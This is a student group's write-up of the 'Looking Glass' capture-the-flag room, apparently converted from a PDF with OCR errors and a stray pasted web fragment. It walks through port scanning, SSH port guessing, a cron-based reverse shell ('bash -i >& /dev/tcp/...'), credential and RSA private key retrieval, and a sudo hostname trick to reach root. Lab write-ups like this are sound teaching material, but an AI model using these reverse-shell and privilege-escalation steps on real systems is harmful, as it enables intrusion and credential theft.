# PenTest 1 ROOM: LOOKING GLASSES STUDY GROUP

# Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211102835	Chew Ming Yao	Member
1211101534	Tan Chi Lim	Member

#### **Steps: Recon and Enumeration**

Members Involved: Chew Ming Yao

Tools used: Nmap/Vigenere/SSH/Online text reverter

**Thought Process and Methodology and Attempts:** 

Chew Ming Yao use the Nmap to scan all the open port that is available using the Ip address

```
-(1211102017⊕ kali)-[~]
 —$ nmap -sC -sV 10.10.117.82
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 02:31 EDT
Nmap scan report for 10.10.117.82
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
        STATE SERVICE VERSION
PORT
22/tcp
                         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
         open ssh
tocol 2.0)
ssh-hostkev:
   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp open ssh
                        Dropbear sshd (protocol 2.0)
ssh-hostkey:
   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp open ssh
                        Dropbear sshd (protocol 2.0)
ssh-hostkey:
 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp open ssh Dropbear sshd (protocol 2.0)
ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp open ssh
                    Dropbear sshd (protocol 2.0)
ssh-hostkey:
   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp open ssh
                        Dropbear sshd (protocol 2.0)
```

Later, Ming Yao used the ssh to test all the ports found by using the ssh command. And then he found that if the port is not correct it will be shown higher and lower, which can be used to guess the correct port number [higher means that the port number is higher than the correct port number, lower means that the port number is lower than the correct port number]

```
(1211102017 kali)-[~]
$ ssh -oHostKeyAlgorithmS=+ssh-rsa -p 9800 10.10.117.82

Lower

Connection to 10.10.117.82 closed.

(1211102017 kali)-[~]
```

```
(1211102017 kali)-[~]
$ ssh -oHostKeyAlgorithmS=+ssh-rsa -p 13789 10.10.117.82

Higher
Connection to 10.10.117.82 closed.

[(1211102017 kali)-[~]
```

After a few trials, Ming Yao found that a text was shown up with the correct port number.

After that, Ming Yao decodes by using the link at reference which to decode the Vigenere. And then he found that there is a secret password after the decoded the text given.



Ming Yao login by using the secret password that was found just now

After that, Ming Yao switch the user to Jabberwock by using ssh and used the password given just now, lastly, he successfully login into the Jabberwock account.

```
(1211102017@ kali)-[~]
$ ssh jabberwock@10.10.117.82

jabberwock@10.10.117.82's password:
Last login: Tue Jul 26 06:14:53 2022 from 10.18.26.53

jabberwock@looking-glass:~$
```

#### **Final Result**

Use command Is, and then Ming Yao found that there is a user.txt file and used the cat command to view it. Lastly, the flag was shown in reverse, we copy it and use text reverter to correct it.

# Text Reverser

cross-browser testing tools

World's simplest online text and string reverser for web developers and programmers. Just paste your data in the form below, press the Reverse button, and you'll get your input reversed. Press a button – get the reversed data. No ads, nonsense, or garbage.



**Announcement**: We just launched <u>math tools for developers</u>.

Check it out!

ac669119a23}	

#### Step: Initial foothold

Member involves: Tan Chi Lim

Tools used: LinEnum/netcat/reverse shell/sudo

# **Thought Process and Methodology and Attempts:**

Tan Chi Lim used LinEnum to enumerate the target machine. First, download the LinEnum on your machine.

Then, Chi Lim use python3 to turn your machine into a web server.

```
(1211101534@ kali)-[~]
$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.98.132 - - [26/Jul/2022 12:04:03] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Then, Chi Lim gets the LinEnum from the web server.

Chi Lim add the execution permission to LinEnum.sh and execute LinEnum.sh on the vulnerable Instance

Chi Lim use the command sudo -l to find out what command we can use. We found that command /sbin/reboot is the sudo command that we can use to reboot the server without a password

```
[+] We can sudo without supplying a password!

Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Chi Lim also found that tweedledum will execute the twasBillig.sh when we reboot. So we can make a reverse shell and execute the reboot.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command

17 * * * * root cd / &f run-parts -- report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / &f run-parts -- report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / &f run-parts -- report /etc/cron.weekly )
52 6 1 * root test -x /usr/sbin/anacron || ( cd / &f run-parts -- report /etc/cron.monthly )
# @reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

After that, Chi Lim uses the Netcat command to make a reverse shell in the twasBrillig.sh file, so that we can access other user accounts by rebooting the server.

```
GNU nano 2.9.3 twasBrillig.sh Modified

bash -i >& /dev/tcp/10.8.94.8/443 0>&1
```

After that, Chi Lim open another terminal and set a netcat listener to port 4444 that we had set just now.

```
(1211101534@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211101534:
listening on [any] 443 ...
```

Then he use the command just now to reboot the server, and we wait for the netcat to show up,

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.97.169 closed by remote host.
Connection to 10.10.97.169 closed.

—(1211102017⊕kali)-[~]
```

**Step: Horizontal Privilege Escalation** 

Member involves: Siow Yeeceng

Tools used: Netcat/Cyberchef/SSH

# **Thought Process and Methodology and Attempts:**

after finding some resources from google, Siow Yee Ceng know that the command python -c 'import pty; pty.spawn("/bin/bash")' is used to spawn another shell and begin to make it interactive

Modern Ubuntu installs come with python3 installed, we can spawn another shell and begin to make it interactive:

There are many ways you can make your shell interactive if Python is not installed.


He use command id to check who's account are we in and also get into the tweedledum's account.

```
(1211102017@ kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.26.53] from (UNKNOWN) [10.10.97.169] 57224
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$
```

After Yee Ceng get into tweedledum account, we used command is to see how many files were inside this account. After that, we used the command cat to check all the files one by one. And then we find a mysterious text inside the humptydumpty file.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
     Agreed to have a battle;
    For Tweedledum said Tweedledee
     Had spoiled his nice new rattle.
    Just then flew down a monstrous crow,
     As black as a tar-barrel;
    Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
```

Since the largest alphabet in this txt file is F Yee Ceng get to know that this is based on hexadecimal. And he copy all of it and then puts it into cyberchef and a secret password shows up



From the password file just Yee Ceng knows that there is a username called humtydumpty, and he believes that the password just now is the password of humptydumpty. Then he use command su to switch between users and we type in the password found just now.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home/tweedledum$
```

Once He get into the humptydumpty's account, He used the command Is to look for all the directories, and it has shown nothing. So when Yee Ceng get into the home directory and use the command Is again, we found some files inside.

```
humptydumpty@looking-glass:~$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx-x-x 6 alice
                                        4096 Jul 3 2020 alice
                            alice

    3 humptydumpty humptydumpty 4096 Jul 26 10:11 humptydumpty

                            jabberwock 4096 Jul 26 09:54 jabberwock
4 drwxrwxrwx 5 jabberwock

    5 tryhackme

                                        4096 Jul
                            tryhackme
                                                     2020 tryhackme
4 drwx-
                                                  - 3
                                                      2020 tweedledee
            3 tweedledee
                            tweedledee
                                        4096 Jul
 drwx-
4 drwx-
            2 tweedledum
                           tweedledum
                                        4096 Jul
                                                  3
                                                      2020 tweedledum
```

Yee Ceng had tried a few ways to gain access to Alice's account but finally, we got the rsa key by using ssh

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
         - 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsacat .ssh/id_rsa
    -BEGIN RSA PRIVATE KEY-
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF/
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/0sG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
```

#### **Final Result**

After that He use ssh to get into Alice's account, by using all the information we gain just now.

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.sh/id_rsa
<d_rsassh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
cat: invalid option -- 'i'
Try 'cat --help' for more information.
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.sh/id_rsa
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ cd
```

# Step: Root Privilege

# Member involves Lo Pei Qin

Tools used: SSH/Netcat/Sudo

# **Thought Process and Methodology and Attempts:**

Lo Pei Qin get into the etc directory and then we look through one by one and lastly we found that file sudoers.d is the root

```
debian_version
                               mailcap.order
                                                     subgid-
default
                                                     subuid
                               manpath.config
deluser.conf
                                                     subuid-
                               mdadm
depmod.d
                               mime.types
                                                     sudoers
                               mke2fs.conf
dhcp
                                                    sudoers.d
                               modprobe.d
dnsmasq.d
                                                    sysctl.conf
dnsmasq.d-available
                               modules
                                                    sysctl.d
dpkg
                               modules-load.d
                                                    systemd
environment
                               mtab
                                                    terminfo
ethertypes
                               nanorc
                                                    thermald
fonts
                               netplan
                                                    timezone
                                                    tmpfiles.d
fstab
                               network
fstab.orig
                               networkd-dispatcher ucf.conf
fuse.conf
                               networks
                                                    udev
gai.conf
                                                    ufw
                               newt
groff
                               nsswitch.conf
                                                    update-manager
group
                               opt
                                                    update-motd.d
group-
                               os-release
                                                    update-notifier
grub.d
                               overlayroot.conf
                                                    updatedb.conf
gshadow
                               pam.conf
                                                    vim
gshadow-
                               pam.d
                                                     vmware-tools
                               passwd
                                                    vtrgb
hdparm.conf
                                                     wgetrc
                               passwd-
host.conf
                               perl
                                                     xdg
hostname
                                                     zsh_command_not_found
                               polkit-1
hosts
alice@looking-glass:/etc$
```

He use sudo -h to and the command given just now to gain access to the root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~#
```

# **Final Result**

Lastly, He go to the root directory and use Is to list all the files contain, he saw that there is a root.txt file and lastly he finally captured the flag of the root.

```
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# ■
```

# Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101157	Lo Pei Qin	Root privilege / Writeup	6
1211101534	Tan Chi Lim	Initial foothold / Video editing	Fig.
1211102835	Chew Ming Yao	Recon and Enumeration / Video editing	hou
1211102017	Siow Yee Ceng	Horizontal Privilege Escalation / Writeup	J.M.

VIDEO LINK: <a href="https://youtu.be/d-Dr0ZL1uz4">https://youtu.be/d-Dr0ZL1uz4</a>